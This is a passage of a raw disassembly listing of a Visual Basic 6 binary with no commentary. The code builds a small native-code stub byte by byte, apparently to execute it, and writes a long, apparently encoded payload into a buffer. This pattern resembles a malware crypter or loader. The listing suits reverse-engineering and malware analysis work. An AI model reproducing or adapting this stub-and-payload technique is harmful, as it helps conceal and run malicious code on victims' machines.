.text:00404A4E mov ecx, dword\_408080

.text:00404A54 mov [ecx+5], al

.text:00404A57 mov ecx, 40h ; '@'

.text:00404A5C call esi ; \_\_vbaUI1I2

.text:00404A5E mov edx, dword\_408080

.text:00404A64 mov ecx, 10h

.text:00404A69 mov [edx+6], al

.text:00404A6C call esi ; \_\_vbaUI1I2

.text:00404A6E mov ecx, dword\_408080

.text:00404A74 mov [ecx+7], al

.text:00404A77 mov ecx, 8Bh ; '‹'

.text:00404A7C call esi ; \_\_vbaUI1I2

.text:00404A7E mov edx, dword\_408080

.text:00404A84 mov ecx, 70h ; 'p'

.text:00404A89 mov [edx+8], al

.text:00404A8C call esi ; \_\_vbaUI1I2

.text:00404A8E mov ecx, dword\_408080

.text:00404A94 mov [ecx+9], al

.text:00404A97 mov ecx, 3Ch ; '<'

.text:00404A9C call esi ; \_\_vbaUI1I2

.text:00404A9E mov edx, dword\_408080

.text:00404AA4 mov ecx, 7Ch ; '|'

.text:00404AA9 mov [edx+0Ah], al

.text:00404AAC call esi ; \_\_vbaUI1I2

.text:00404AAE mov ecx, dword\_408080

.text:00404AB4 mov [ecx+10h], al

.text:00404AB7 mov ecx, 24h ; '$'

.text:00404ABC call esi ; \_\_vbaUI1I2

.text:00404ABE mov edx, dword\_408080

.text:00404AC4 mov ecx, 4

.text:00404AC9 mov [edx+11h], al

.text:00404ACC call esi ; \_\_vbaUI1I2

.text:00404ACE mov ecx, dword\_408080

.text:00404AD4 mov [ecx+12h], al

.text:00404AD7 mov ecx, 89h ; '‰'

.text:00404ADC call esi ; \_\_vbaUI1I2

.text:00404ADE mov edx, dword\_408080

.text:00404AE4 mov ecx, 4Fh ; 'O'

.text:00404AE9 mov [edx+13h], al

.text:00404AEC call esi ; \_\_vbaUI1I2

.text:00404AEE mov ecx, dword\_408080

.text:00404AF4 mov [ecx+14h], al

.text:00404AF7 mov ecx, 0FCh ; 'ü'

.text:00404AFC call esi ; \_\_vbaUI1I2

.text:00404AFE mov edx, dword\_408080

.text:00404B04 mov ecx, 0FCh ; 'ü'

.text:00404B09 mov [edx+15h], al

.text:00404B0C call esi ; \_\_vbaUI1I2

.text:00404B0E mov ecx, dword\_408080

.text:00404B14 mov [ecx+16h], al

.text:00404B17 mov ecx, 0F3h ; 'ó'

.text:00404B1C call esi ; \_\_vbaUI1I2

.text:00404B1E mov edx, dword\_408080

.text:00404B24 mov ecx, 0A4h ; '¤'

.text:00404B29 mov [edx+17h], al

.text:00404B2C call esi ; \_\_vbaUI1I2

.text:00404B2E mov ecx, dword\_408080

.text:00404B34 mov [ecx+18h], al

.text:00404B37 mov ecx, 0C3h ; 'Ã'

.text:00404B3C call esi ; \_\_vbaUI1I2

.text:00404B3E mov edx, dword\_408080

.text:00404B44 mov ecx, 6Ah ; 'j'

.text:00404B49 mov [edx+19h], al

.text:00404B4C call esi ; \_\_vbaUI1I2

.text:00404B4E mov ecx, dword\_408080

.text:00404B54 lea edx, [ebp+var\_24]

.text:00404B57 push edx

.text:00404B58 mov [ecx], al

.text:00404B5A mov [ebp+var\_1C], offset unk\_408058

.text:00404B61 mov [ebp+var\_24], 2011h

.text:00404B68 call ds:\_\_vbaStrVarCopy

.text:00404B6E mov edx, eax

.text:00404B70 lea ecx, [ebp+var\_14]

.text:00404B73 call ds:\_\_vbaStrMove

.text:00404B79 mov eax, dword\_408080

.text:00404B7E lea ecx, [ebp+var\_24]

.text:00404B81 push ecx

.text:00404B82 mov [ebp+var\_1C], eax

.text:00404B85 mov [ebp+var\_24], 4011h

.text:00404B8C call sub\_404BE0

.text:00404B91 mov esi, eax

.text:00404B93 lea eax, [ebp+var\_34]

.text:00404B96 lea edx, [ebp+var\_14]

.text:00404B99 push eax

.text:00404B9A mov [ebp+var\_2C], edx

.text:00404B9D mov [ebp+var\_34], 4008h

.text:00404BA4 call sub\_404BE0

.text:00404BA9 push edi

.text:00404BAA push edi

.text:00404BAB push edi

.text:00404BAC push eax

.text:00404BAD push esi

.text:00404BAE call sub\_40430C

.text:00404BB3 call ds:\_\_vbaSetSystemError

.text:00404BB9 push offset loc\_404BCB

.text:00404BBE jmp short loc\_404BCA

.text:00404BC0 ; ---------------------------------------------------------------------------

.text:00404BC0

.text:00404BC0 loc\_404BC0: ; DATA XREF: .text:00401174↑o

.text:00404BC0 lea ecx, [ebp+var\_14]

.text:00404BC3 call ds:\_\_vbaFreeStr

.text:00404BC9 retn

.text:00404BCA ; ---------------------------------------------------------------------------

.text:00404BCA

.text:00404BCA loc\_404BCA: ; CODE XREF: sub\_404970+24E↑j

.text:00404BCA retn

.text:00404BCB ; ---------------------------------------------------------------------------

.text:00404BCB

.text:00404BCB loc\_404BCB: ; CODE XREF: sub\_404970:loc\_404BCA↑j

.text:00404BCB ; DATA XREF: sub\_404970+249↑o

.text:00404BCB mov ecx, [ebp+var\_10]

.text:00404BCE mov eax, [ebp+var\_14]

.text:00404BD1 pop edi

.text:00404BD2 pop esi

.text:00404BD3 mov large fs:0, ecx

.text:00404BDA pop ebx

.text:00404BDB mov esp, ebp

.text:00404BDD pop ebp

.text:00404BDE retn

.text:00404BDE sub\_404970 endp

.text:00404BDE

.text:00404BDE ; ---------------------------------------------------------------------------

.text:00404BDF align 10h

.text:00404BE0

.text:00404BE0 ; =============== S U B R O U T I N E =======================================

.text:00404BE0

.text:00404BE0 ; Attributes: bp-based frame

.text:00404BE0

.text:00404BE0 sub\_404BE0 proc near ; CODE XREF: sub\_404970+21C↑p

.text:00404BE0 ; sub\_404970+234↑p ...

.text:00404BE0

.text:00404BE0 var\_38 = dword ptr -38h

.text:00404BE0 var\_34 = dword ptr -34h

.text:00404BE0 var\_2C = byte ptr -2Ch

.text:00404BE0 var\_20 = dword ptr -20h

.text:00404BE0 var\_10 = dword ptr -10h

.text:00404BE0 var\_8 = dword ptr -8

.text:00404BE0 var\_4 = dword ptr -4

.text:00404BE0 arg\_0 = dword ptr 8

.text:00404BE0

.text:00404BE0 push ebp

.text:00404BE1 mov ebp, esp

.text:00404BE3 sub esp, 8

.text:00404BE6 push offset \_\_vbaExceptHandler

.text:00404BEB mov eax, large fs:0

.text:00404BF1 push eax

.text:00404BF2 mov large fs:0, esp

.text:00404BF9 sub esp, 30h

.text:00404BFC push ebx

.text:00404BFD push esi

.text:00404BFE push edi

.text:00404BFF mov [ebp+var\_8], esp

.text:00404C02 mov [ebp+var\_4], offset dword\_401178

.text:00404C09 push 2

.text:00404C0B lea eax, [ebp+var\_2C]

.text:00404C0E xor esi, esi

.text:00404C10 push offset dword\_404410

.text:00404C15 push eax

.text:00404C16 mov [ebp+var\_38], esi

.text:00404C19 call ds:\_\_vbaAryConstruct2

.text:00404C1F mov ecx, [ebp+var\_20]

.text:00404C22 mov edi, [ebp+arg\_0]

.text:00404C25 mov ebx, ds:MSVBVM60\_563

.text:00404C2B push edi

.text:00404C2C mov word ptr [ecx], 448Bh

.text:00404C31 mov edx, [ebp+var\_20]

.text:00404C34 mov word ptr [edx+2], 424h

.text:00404C3A mov eax, [ebp+var\_20]

.text:00404C3D mov word ptr [eax+4], 0C083h

.text:00404C43 mov ecx, [ebp+var\_20]

.text:00404C46 mov word ptr [ecx+6], 8B08h

.text:00404C4C mov edx, [ebp+var\_20]

.text:00404C4F mov word ptr [edx+8], 3100h

.text:00404C55 mov eax, [ebp+var\_20]

.text:00404C58 mov word ptr [eax+0Ah], 3BC9h

.text:00404C5E mov ecx, [ebp+var\_20]

.text:00404C61 mov word ptr [ecx+0Ch], 244Ch

.text:00404C67 mov edx, [ebp+var\_20]

.text:00404C6A mov word ptr [edx+0Eh], 7408h

.text:00404C70 mov eax, [ebp+var\_20]

.text:00404C73 mov word ptr [eax+10h], 8B02h

.text:00404C79 mov ecx, [ebp+var\_20]

.text:00404C7C mov word ptr [ecx+12h], 0C300h

.text:00404C82 mov edx, [ebp+var\_20]

.text:00404C85 mov [edx+14h], si

.text:00404C89 mov eax, [ebp+var\_20]

.text:00404C8C mov [eax+16h], si

.text:00404C90 mov ecx, [ebp+var\_20]

.text:00404C93 mov [ecx+18h], si

.text:00404C97 call ebx ; MSVBVM60\_563

.text:00404C99 cmp eax, 8

.text:00404C9C jnz short loc\_404CA1

.text:00404C9E or esi, 0FFFFFFFFh

.text:00404CA1

.text:00404CA1 loc\_404CA1: ; CODE XREF: sub\_404BE0+BC↑j

.text:00404CA1 push edi

.text:00404CA2 call ebx ; MSVBVM60\_563

.text:00404CA4 cmp eax, 9

.text:00404CA7 jnz short loc\_404CAC

.text:00404CA9 or esi, 0FFFFFFFFh

.text:00404CAC

.text:00404CAC loc\_404CAC: ; CODE XREF: sub\_404BE0+C7↑j

.text:00404CAC mov eax, [ebp+var\_20]

.text:00404CAF push 0

.text:00404CB1 movsx edx, si

.text:00404CB4 push 0

.text:00404CB6 push edx

.text:00404CB7 push edi

.text:00404CB8 push eax

.text:00404CB9 call sub\_40430C

.text:00404CBE mov [ebp+var\_38], eax

.text:00404CC1 call ds:\_\_vbaSetSystemError

.text:00404CC7 mov ecx, [ebp+var\_38]

.text:00404CCA push offset loc\_404CE5

.text:00404CCF mov [ebp+var\_34], ecx

.text:00404CD2

.text:00404CD2 loc\_404CD2: ; DATA XREF: .text:00401180↑o

.text:00404CD2 lea eax, [ebp+var\_38]

.text:00404CD5 lea edx, [ebp+var\_2C]

.text:00404CD8 push eax

.text:00404CD9 push 0

.text:00404CDB mov [ebp+var\_38], edx

.text:00404CDE call ds:\_\_vbaAryDestruct

.text:00404CE4 retn

.text:00404CE5 ; ---------------------------------------------------------------------------

.text:00404CE5

.text:00404CE5 loc\_404CE5: ; DATA XREF: sub\_404BE0+EA↑o

.text:00404CE5 mov ecx, [ebp+var\_10]

.text:00404CE8 mov eax, [ebp+var\_34]

.text:00404CEB pop edi

.text:00404CEC pop esi

.text:00404CED mov large fs:0, ecx

.text:00404CF4 pop ebx

.text:00404CF5 mov esp, ebp

.text:00404CF7 pop ebp

.text:00404CF8 retn 4

.text:00404CF8 sub\_404BE0 endp

.text:00404CF8

.text:00404CF8 ; ---------------------------------------------------------------------------

.text:00404CFB align 10h

.text:00404D00

.text:00404D00 loc\_404D00: ; CODE XREF: .text:00403EE8↑j

.text:00404D00 push ebp

.text:00404D01 mov ebp, esp

.text:00404D03 sub esp, 8

.text:00404D06 push offset \_\_vbaExceptHandler

.text:00404D0B mov eax, large fs:0

.text:00404D11 push eax

.text:00404D12 mov large fs:0, esp

.text:00404D19 sub esp, 40h

.text:00404D1C push ebx

.text:00404D1D push esi

.text:00404D1E push edi

.text:00404D1F mov [ebp-8], esp

.text:00404D22 mov dword ptr [ebp-4], offset dword\_401188

.text:00404D29 mov eax, [ebp+8]

.text:00404D2C xor ecx, ecx

.text:00404D2E mov [ebp-18h], ecx

.text:00404D31 mov [ebp-38h], ecx

.text:00404D34 mov edx, [eax+44h]

.text:00404D37 mov edi, 15Eh

.text:00404D3C mov word ptr [edx], 8955h

.text:00404D41 mov edx, [eax+44h]

.text:00404D44 mov word ptr [edx+2], 0E8E5h

.text:00404D4A mov edx, [eax+44h]

.text:00404D4D mov word ptr [edx+4], 3A4h

.text:00404D53 mov edx, [eax+44h]

.text:00404D56 mov [edx+6], cx

.text:00404D5A mov ecx, [eax+44h]

.text:00404D5D mov word ptr [ecx+8], 0D7B5h

.text:00404D63 mov edx, [eax+44h]

.text:00404D66 mov ecx, 40A7h

.text:00404D6B mov [edx+0Ah], cx

.text:00404D6F mov edx, [eax+44h]

.text:00404D72 mov word ptr [edx+0Ch], 585Ch

.text:00404D78 mov edx, [eax+44h]

.text:00404D7B mov word ptr [edx+0Eh], 8B2Ch

.text:00404D81 mov edx, [eax+44h]

.text:00404D84 mov word ptr [edx+10h], 0D8B5h

.text:00404D8A mov edx, [eax+44h]

.text:00404D8D mov [edx+12h], cx

.text:00404D91 mov ecx, [eax+44h]

.text:00404D94 mov word ptr [ecx+14h], 5B5Ch

.text:00404D9A mov edx, [eax+44h]

.text:00404D9D mov word ptr [edx+16h], 214Dh

.text:00404DA3 mov ecx, [eax+44h]

.text:00404DA6 mov [ecx+18h], di

.text:00404DAA mov edx, [eax+44h]

.text:00404DAD mov word ptr [edx+1Ah], 10A5h

.text:00404DB3 mov ecx, [eax+44h]

.text:00404DB6 mov word ptr [ecx+1Ch], 4136h

.text:00404DBC mov edx, [eax+44h]

.text:00404DBF mov word ptr [edx+1Eh], 40CDh

.text:00404DC5 mov ecx, [eax+44h]

.text:00404DC8 mov word ptr [ecx+20h], 14Ch

.text:00404DCE mov edx, [eax+44h]

.text:00404DD1 mov word ptr [edx+22h], 87A5h

.text:00404DD7 mov ecx, [eax+44h]

.text:00404DDA mov word ptr [ecx+24h], 2558h

.text:00404DE0 mov edx, [eax+44h]

.text:00404DE3 mov ecx, 15Ch

.text:00404DE8 mov word ptr [edx+26h], 50A5h

.text:00404DEE mov edx, [eax+44h]

.text:00404DF1 mov [edx+28h], cx

.text:00404DF5 mov edx, [eax+44h]

.text:00404DF8 mov word ptr [edx+2Ah], 2AF1h

.text:00404DFE mov edx, [eax+44h]

.text:00404E01 mov word ptr [edx+2Ch], 885Ch

.text:00404E07 mov edx, [eax+44h]

.text:00404E0A mov word ptr [edx+2Eh], 1742h

.text:00404E10 mov edx, [eax+44h]

.text:00404E13 mov word ptr [edx+30h], 0FE36h

.text:00404E19 mov edx, [eax+44h]

.text:00404E1C mov word ptr [edx+32h], 905Ah

.text:00404E22 mov edx, [eax+44h]

.text:00404E25 mov word ptr [edx+34h], 0F9DFh

.text:00404E2B mov edx, [eax+44h]

.text:00404E2E mov word ptr [edx+36h], 35A5h

.text:00404E34 mov edx, [eax+44h]

.text:00404E37 mov word ptr [edx+38h], 8A93h

.text:00404E3D mov edx, [eax+44h]

.text:00404E40 mov word ptr [edx+3Ah], 0C99Ah

.text:00404E46 mov edx, [eax+44h]

.text:00404E49 mov word ptr [edx+3Ch], 1503h

.text:00404E4F mov edx, [eax+44h]

.text:00404E52 mov word ptr [edx+3Eh], 0C9FDh

.text:00404E58 mov edx, [eax+44h]

.text:00404E5B mov word ptr [edx+40h], 0FDDBh

.text:00404E61 mov edx, [eax+44h]

.text:00404E64 mov word ptr [edx+42h], 40AAh

.text:00404E6A mov edx, [eax+44h]

.text:00404E6D mov esi, 0FFFF8A5Ch

.text:00404E72 mov [edx+44h], si

.text:00404E76 mov edx, [eax+44h]

.text:00404E79 mov word ptr [edx+46h], 48E8h

.text:00404E7F mov edx, [eax+44h]

.text:00404E82 mov word ptr [edx+48h], 70D7h

.text:00404E88 mov edx, [eax+44h]

.text:00404E8B mov word ptr [edx+4Ah], 4199h

.text:00404E91 mov edx, [eax+44h]

.text:00404E94 mov word ptr [edx+4Ch], 8892h

.text:00404E9A mov edx, [eax+44h]

.text:00404E9D mov word ptr [edx+4Eh], 0CB92h

.text:00404EA3 mov edx, [eax+44h]

.text:00404EA6 mov word ptr [edx+50h], 3512h

.text:00404EAC mov ebx, [eax+44h]

.text:00404EAF mov edx, 0F2Ch

.text:00404EB4 mov [ebx+52h], dx

.text:00404EB8 mov ebx, [eax+44h]

.text:00404EBB mov word ptr [ebx+54h], 8858h

.text:00404EC1 mov ebx, [eax+44h]

.text:00404EC4 mov word ptr [ebx+56h], 0C35Ch

.text:00404ECA mov ebx, [eax+44h]

.text:00404ECD mov word ptr [ebx+58h], 499Dh

.text:00404ED3 mov ebx, [eax+44h]

.text:00404ED6 mov [ebx+5Ah], dx

.text:00404EDA mov ebx, [eax+44h]

.text:00404EDD mov word ptr [ebx+5Ch], 8250h

.text:00404EE3 mov ebx, [eax+44h]

.text:00404EE6 mov word ptr [ebx+5Eh], 464h

.text:00404EEC mov ebx, [eax+44h]

.text:00404EEF mov word ptr [ebx+60h], 4ED5h

.text:00404EF5 mov ebx, [eax+44h]

.text:00404EF8 mov word ptr [ebx+62h], 0C3ADh

.text:00404EFE mov ebx, [eax+44h]

.text:00404F01 mov word ptr [ebx+64h], 119Dh

.text:00404F07 mov ebx, [eax+44h]

.text:00404F0A mov [ebx+66h], dx

.text:00404F0E mov edx, [eax+44h]

.text:00404F11 mov word ptr [edx+68h], 804Ch

.text:00404F17 mov edx, [eax+44h]

.text:00404F1A mov word ptr [edx+6Ah], 9064h

.text:00404F20 mov edx, [eax+44h]

.text:00404F23 mov [edx+6Ch], cx

.text:00404F27 mov edx, [eax+44h]

.text:00404F2A mov word ptr [edx+6Eh], 0C9A5h

.text:00404F30 mov edx, [eax+44h]

.text:00404F33 mov word ptr [edx+70h], 4513h

.text:00404F39 mov edx, [eax+44h]

.text:00404F3C mov word ptr [edx+72h], 704Ch

.text:00404F42 mov edx, [eax+44h]

.text:00404F45 mov [edx+74h], di

.text:00404F49 mov edx, [eax+44h]

.text:00404F4C mov word ptr [edx+76h], 19A5h

.text:00404F52 mov edx, [eax+44h]

.text:00404F55 mov word ptr [edx+78h], 4ED5h

.text:00404F5B mov edx, [eax+44h]

.text:00404F5E mov word ptr [edx+7Ah], 0C38Dh

.text:00404F64 mov edx, [eax+44h]

.text:00404F67 mov word ptr [edx+7Ch], 1121h

.text:00404F6D mov edx, [eax+44h]

.text:00404F70 mov word ptr [edx+7Eh], 35A4h

.text:00404F76 mov edx, [eax+44h]

.text:00404F79 mov word ptr [edx+80h], 0E84Ch

.text:00404F82 mov edx, [eax+44h]

.text:00404F85 mov word ptr [edx+82h], 43B4h

.text:00404F8E mov edx, [eax+44h]

.text:00404F91 mov [edx+84h], cx

.text:00404F98 mov edx, [eax+44h]

.text:00404F9B mov word ptr [edx+86h], 0A8FFh

.text:00404FA4 mov edx, [eax+44h]

.text:00404FA7 mov word ptr [edx+88h], 0ACh ; '¬'

.text:00404FB0 mov ebx, [eax+44h]

.text:00404FB3 mov edx, 40A5h

.text:00404FB8 mov [ebx+8Ah], dx

.text:00404FBF mov ebx, [eax+44h]

.text:00404FC2 mov word ptr [ebx+8Ch], 0D1A3h

.text:00404FCB mov ebx, [eax+44h]

.text:00404FCE mov word ptr [ebx+8Eh], 52Ch

.text:00404FD7 mov ebx, [eax+44h]

.text:00404FDA mov word ptr [ebx+90h], 824Ch

.text:00404FE3 mov ebx, [eax+44h]

.text:00404FE6 mov word ptr [ebx+92h], 4CD8h

.text:00404FEF mov ebx, [eax+44h]

.text:00404FF2 mov word ptr [ebx+94h], 745Ch

.text:00404FFB mov ebx, [eax+44h]

.text:00404FFE mov word ptr [ebx+96h], 24B5h

.text:00405007 mov ebx, [eax+44h]

.text:0040500A mov word ptr [ebx+98h], 1CD7h

.text:00405013 mov ebx, [eax+44h]

.text:00405016 mov word ptr [ebx+9Ah], 4095h

.text:0040501F mov ebx, [eax+44h]

.text:00405022 mov [ebx+9Ch], cx

.text:00405029 mov ebx, [eax+44h]

.text:0040502C mov word ptr [ebx+9Eh], 1B2Eh

.text:00405035 mov ebx, [eax+44h]

.text:00405038 mov word ptr [ebx+0A0h], 8A4Ch

.text:00405041 mov ebx, [eax+44h]

.text:00405044 mov word ptr [ebx+0A2h], 7CFEh

.text:0040504D mov ebx, [eax+44h]

.text:00405050 mov word ptr [ebx+0A4h], 5CD5h

.text:00405059 mov ebx, [eax+44h]

.text:0040505C mov word ptr [ebx+0A6h], 0CBA9h

.text:00405065 mov ebx, [eax+44h]

.text:00405068 mov word ptr [ebx+0A8h], 2913h

.text:00405071 mov ebx, [eax+44h]

.text:00405074 mov word ptr [ebx+0AAh], 464Ch

.text:0040507D mov ebx, [eax+44h]

.text:00405080 mov [ebx+0ACh], di

.text:00405087 mov edi, [eax+44h]

.text:0040508A mov word ptr [edi+0AEh], 1AA5h

.text:00405093 mov edi, [eax+44h]

.text:00405096 mov word ptr [edi+0B0h], 0C6B4h

.text:0040509F mov edi, [eax+44h]

.text:004050A2 mov word ptr [edi+0B2h], 40A4h

.text:004050AB mov edi, [eax+44h]

.text:004050AE mov word ptr [edi+0B4h], 0FE5Ch

.text:004050B7 mov edi, [eax+44h]

.text:004050BA mov word ptr [edi+0B6h], 48D2h

.text:004050C3 mov edi, [eax+44h]

.text:004050C6 mov word ptr [edi+0B8h], 76A3h

.text:004050CF mov edi, [eax+44h]

.text:004050D2 mov word ptr [edi+0BAh], 2AA9h

.text:004050DB mov edi, [eax+44h]

.text:004050DE mov word ptr [edi+0BCh], 6B5Ch

.text:004050E7 mov ebx, [eax+44h]

.text:004050EA mov edi, 2AA5h

.text:004050EF mov [ebx+0BEh], di

.text:004050F6 mov ebx, [eax+44h]

.text:004050F9 mov word ptr [ebx+0C0h], 6B58h

.text:00405102 mov ebx, [eax+44h]

.text:00405105 mov [ebx+0C2h], di

.text:0040510C mov edi, [eax+44h]

.text:0040510F mov word ptr [edi+0C4h], 6B5Ch

.text:00405118 mov edi, [eax+44h]

.text:0040511B mov word ptr [edi+0C6h], 0BFA5h

.text:00405124 mov edi, [eax+44h]

.text:00405127 mov word ptr [edi+0C8h], 1129h

.text:00405130 mov edi, [eax+44h]

.text:00405133 mov word ptr [edi+0CAh], 355Ah

.text:0040513C mov edi, [eax+44h]

.text:0040513F mov word ptr [edi+0CCh], 0FE50h

.text:00405148 mov edi, [eax+44h]

.text:0040514B mov word ptr [edi+0CEh], 0C375h

.text:00405154 mov edi, [eax+44h]

.text:00405157 mov word ptr [edi+0D0h], 0A4h ; '¤'

.text:00405160 mov edi, [eax+44h]

.text:00405163 mov word ptr [edi+0D2h], 0C5AAh

.text:0040516C mov edi, [eax+44h]

.text:0040516F mov word ptr [edi+0D4h], 0FE6Ch

.text:00405178 mov ebx, [eax+44h]

.text:0040517B mov edi, 0FFFFBF5Ah

.text:00405180 mov [ebx+0D6h], di

.text:00405187 mov ebx, [eax+44h]

.text:0040518A mov word ptr [ebx+0D8h], 4ED7h

.text:00405193 mov ebx, [eax+44h]

.text:00405196 mov word ptr [ebx+0DAh], 0A9B1h

.text:0040519F mov ebx, [eax+44h]

.text:004051A2 mov word ptr [ebx+0DCh], 0B5h ; 'µ'

.text:004051AB mov ebx, [eax+44h]

.text:004051AE mov [ebx+0DEh], dx

.text:004051B5 mov ebx, [eax+44h]

.text:004051B8 mov word ptr [ebx+0E0h], 0E906h

.text:004051C1 mov ebx, [eax+44h]

.text:004051C4 mov word ptr [ebx+0E2h], 4133h

.text:004051CD mov ebx, [eax+44h]

.text:004051D0 mov [ebx+0E4h], cx

.text:004051D7 mov ebx, [eax+44h]

.text:004051DA mov word ptr [ebx+0E6h], 375Ah

.text:004051E3 mov ebx, [eax+44h]

.text:004051E6 mov word ptr [ebx+0E8h], 8A58h

.text:004051EF mov ebx, [eax+44h]

.text:004051F2 mov word ptr [ebx+0EAh], 48EAh

.text:004051FB mov ebx, [eax+44h]

.text:004051FE mov word ptr [ebx+0ECh], 30A3h

.text:00405207 mov ebx, [eax+44h]

.text:0040520A mov word ptr [ebx+0EEh], 905Ah

.text:00405213 mov ebx, [eax+44h]

.text:00405216 mov word ptr [ebx+0F0h], 86D7h

.text:0040521F mov ebx, [eax+44h]

.text:00405222 mov word ptr [ebx+0F2h], 4F59h

.text:0040522B mov ebx, [eax+44h]

.text:0040522E mov [ebx+0F4h], cx

.text:00405235 mov ebx, [eax+44h]

.text:00405238 mov word ptr [ebx+0F6h], 0CFh ; 'Ï'

.text:00405241 mov ebx, [eax+44h]

.text:00405244 mov word ptr [ebx+0F8h], 134h

.text:0040524D mov ebx, [eax+44h]

.text:00405250 mov word ptr [ebx+0FAh], 4095h

.text:00405259 mov ebx, [eax+44h]

.text:0040525C mov [ebx+0FCh], si

.text:00405263 mov ebx, [eax+44h]

.text:00405266 mov word ptr [ebx+0FEh], 0C3AAh

.text:0040526F mov ebx, [eax+44h]

.text:00405272 mov word ptr [ebx+100h], 519Dh

.text:0040527B mov ebx, [eax+44h]

.text:0040527E mov word ptr [ebx+102h], 2AF4h

.text:00405287 mov ebx, [eax+44h]

.text:0040528A mov word ptr [ebx+104h], 885Ch

.text:00405293 mov ebx, [eax+44h]

.text:00405296 mov word ptr [ebx+106h], 0C35Eh

.text:0040529F mov ebx, [eax+44h]

.text:004052A2 mov word ptr [ebx+108h], 59Fh

.text:004052AB mov ebx, [eax+44h]

.text:004052AE mov word ptr [ebx+10Ah], 0CBF6h

.text:004052B7 mov ebx, [eax+44h]

.text:004052BA mov word ptr [ebx+10Ch], 90Bh

.text:004052C3 mov ebx, [eax+44h]

.text:004052C6 mov word ptr [ebx+10Eh], 725Ah

.text:004052CF mov ebx, [eax+44h]

.text:004052D2 mov word ptr [ebx+110h], 0D1A3h

.text:004052DB mov ebx, [eax+44h]

.text:004052DE mov word ptr [ebx+112h], 0B826h

.text:004052E7 mov ebx, [eax+44h]

.text:004052EA mov word ptr [ebx+114h], 0E5Ch

.text:004052F3 mov ebx, [eax+44h]

.text:004052F6 mov word ptr [ebx+116h], 520h

.text:004052FF mov ebx, [eax+44h]

.text:00405302 mov word ptr [ebx+118h], 15Dh

.text:0040530B mov ebx, [eax+44h]

.text:0040530E mov word ptr [ebx+11Ah], 0CBA5h

.text:00405317 mov ebx, [eax+44h]

.text:0040531A mov word ptr [ebx+11Ch], 1513h

.text:00405323 mov ebx, [eax+44h]

.text:00405326 mov word ptr [ebx+11Eh], 0A84Ch

.text:0040532F mov ebx, [eax+44h]

.text:00405332 mov word ptr [ebx+120h], 15Dh

.text:0040533B mov ebx, [eax+44h]

.text:0040533E mov word ptr [ebx+122h], 1AA5h

.text:00405347 mov ebx, [eax+44h]

.text:0040534A mov word ptr [ebx+124h], 52B4h

.text:00405353 mov ebx, [eax+44h]

.text:00405356 mov word ptr [ebx+126h], 40A4h

.text:0040535F mov ebx, [eax+44h]

.text:00405362 mov word ptr [ebx+128h], 885Ch

.text:0040536B mov ebx, [eax+44h]

.text:0040536E mov word ptr [ebx+12Ah], 58E2h

.text:00405377 mov ebx, [eax+44h]

.text:0040537A mov word ptr [ebx+12Ch], 136h

.text:00405383 mov ebx, [eax+44h]

.text:00405386 mov word ptr [ebx+12Eh], 4F2Eh

.text:0040538F mov ebx, [eax+44h]

.text:00405392 mov word ptr [ebx+130h], 70A3h

.text:0040539B mov ebx, [eax+44h]

.text:0040539E mov word ptr [ebx+132h], 0BFF1h

.text:004053A7 mov ebx, [eax+44h]

.text:004053AA mov word ptr [ebx+134h], 929h

.text:004053B3 mov ebx, [eax+44h]

.text:004053B6 mov word ptr [ebx+136h], 375Ah

.text:004053BF mov ebx, [eax+44h]

.text:004053C2 mov word ptr [ebx+138h], 8A58h

.text:004053CB mov ebx, [eax+44h]

.text:004053CE mov word ptr [ebx+13Ah], 48F2h

.text:004053D7 mov ebx, [eax+44h]

.text:004053DA mov word ptr [ebx+13Ch], 33A3h

.text:004053E3 mov ebx, [eax+44h]

.text:004053E6 mov word ptr [ebx+13Eh], 905Ah

.text:004053EF mov ebx, [eax+44h]

.text:004053F2 mov word ptr [ebx+140h], 0F9DFh

.text:004053FB mov ebx, [eax+44h]

.text:004053FE mov word ptr [ebx+142h], 4FA5h

.text:00405407 mov ebx, [eax+44h]

.text:0040540A mov word ptr [ebx+144h], 16D9h

.text:00405413 mov ebx, [eax+44h]

.text:00405416 mov word ptr [ebx+146h], 40A4h

.text:0040541F mov ebx, [eax+44h]

.text:00405422 mov [ebx+148h], si

.text:00405429 mov ebx, [eax+44h]

.text:0040542C mov word ptr [ebx+14Ah], 26B2h

.text:00405435 mov ebx, [eax+44h]

.text:00405438 mov word ptr [ebx+14Ch], 4BD7h

.text:00405441 mov ebx, [eax+44h]

.text:00405444 mov word ptr [ebx+14Eh], 26A3h

.text:0040544D mov ebx, [eax+44h]

.text:00405450 mov word ptr [ebx+150h], 6715h

.text:00405459 mov ebx, [eax+44h]

.text:0040545C mov word ptr [ebx+152h], 2AF4h

.text:00405465 mov ebx, [eax+44h]

.text:00405468 mov [ebx+154h], si

.text:0040546F mov ebx, [eax+44h]

.text:00405472 mov word ptr [ebx+156h], 0C1B2h

.text:0040547B mov ebx, [eax+44h]

.text:0040547E mov word ptr [ebx+158h], 0F99Eh

.text:00405487 mov ebx, [eax+44h]

.text:0040548A mov [ebx+15Ah], dx

.text:00405491 mov ebx, [eax+44h]

.text:00405494 mov word ptr [ebx+15Ch], 675Ch

.text:0040549D mov ebx, [eax+44h]

.text:004054A0 mov word ptr [ebx+15Eh], 681Eh

.text:004054A9 mov ebx, [eax+44h]

.text:004054AC mov word ptr [ebx+160h], 675Ch

.text:004054B5 mov ebx, [eax+44h]

.text:004054B8 mov word ptr [ebx+162h], 0EFAAh

.text:004054C1 mov ebx, [eax+44h]

.text:004054C4 mov word ptr [ebx+164h], 6785h

.text:004054CD mov ebx, [eax+44h]

.text:004054D0 mov word ptr [ebx+166h], 9AA4h

.text:004054D9 mov ebx, [eax+44h]

.text:004054DC mov word ptr [ebx+168h], 73A3h

.text:004054E5 mov ebx, [eax+44h]

.text:004054E8 mov word ptr [ebx+16Ah], 0CBB5h

.text:004054F1 mov ebx, [eax+44h]

.text:004054F4 mov word ptr [ebx+16Ch], 1506h

.text:004054FD mov ebx, [eax+44h]

.text:00405500 mov word ptr [ebx+16Eh], 1DA6h

.text:00405509 mov ebx, [eax+44h]

.text:0040550C mov word ptr [ebx+170h], 5254h

.text:00405515 mov ebx, [eax+44h]

.text:00405518 mov word ptr [ebx+172h], 1A2Eh

.text:00405521 mov ebx, [eax+44h]

.text:00405524 mov word ptr [ebx+174h], 250h

.text:0040552D mov ebx, [eax+44h]

.text:00405530 mov word ptr [ebx+176h], 44FAh

.text:00405539 mov ebx, [eax+44h]

.text:0040553C mov word ptr [ebx+178h], 8A0Fh

.text:00405545 mov ebx, [eax+44h]

.text:00405548 mov word ptr [ebx+17Ah], 48F2h

.text:00405551 mov ebx, [eax+44h]

.text:00405554 mov word ptr [ebx+17Ch], 33A3h

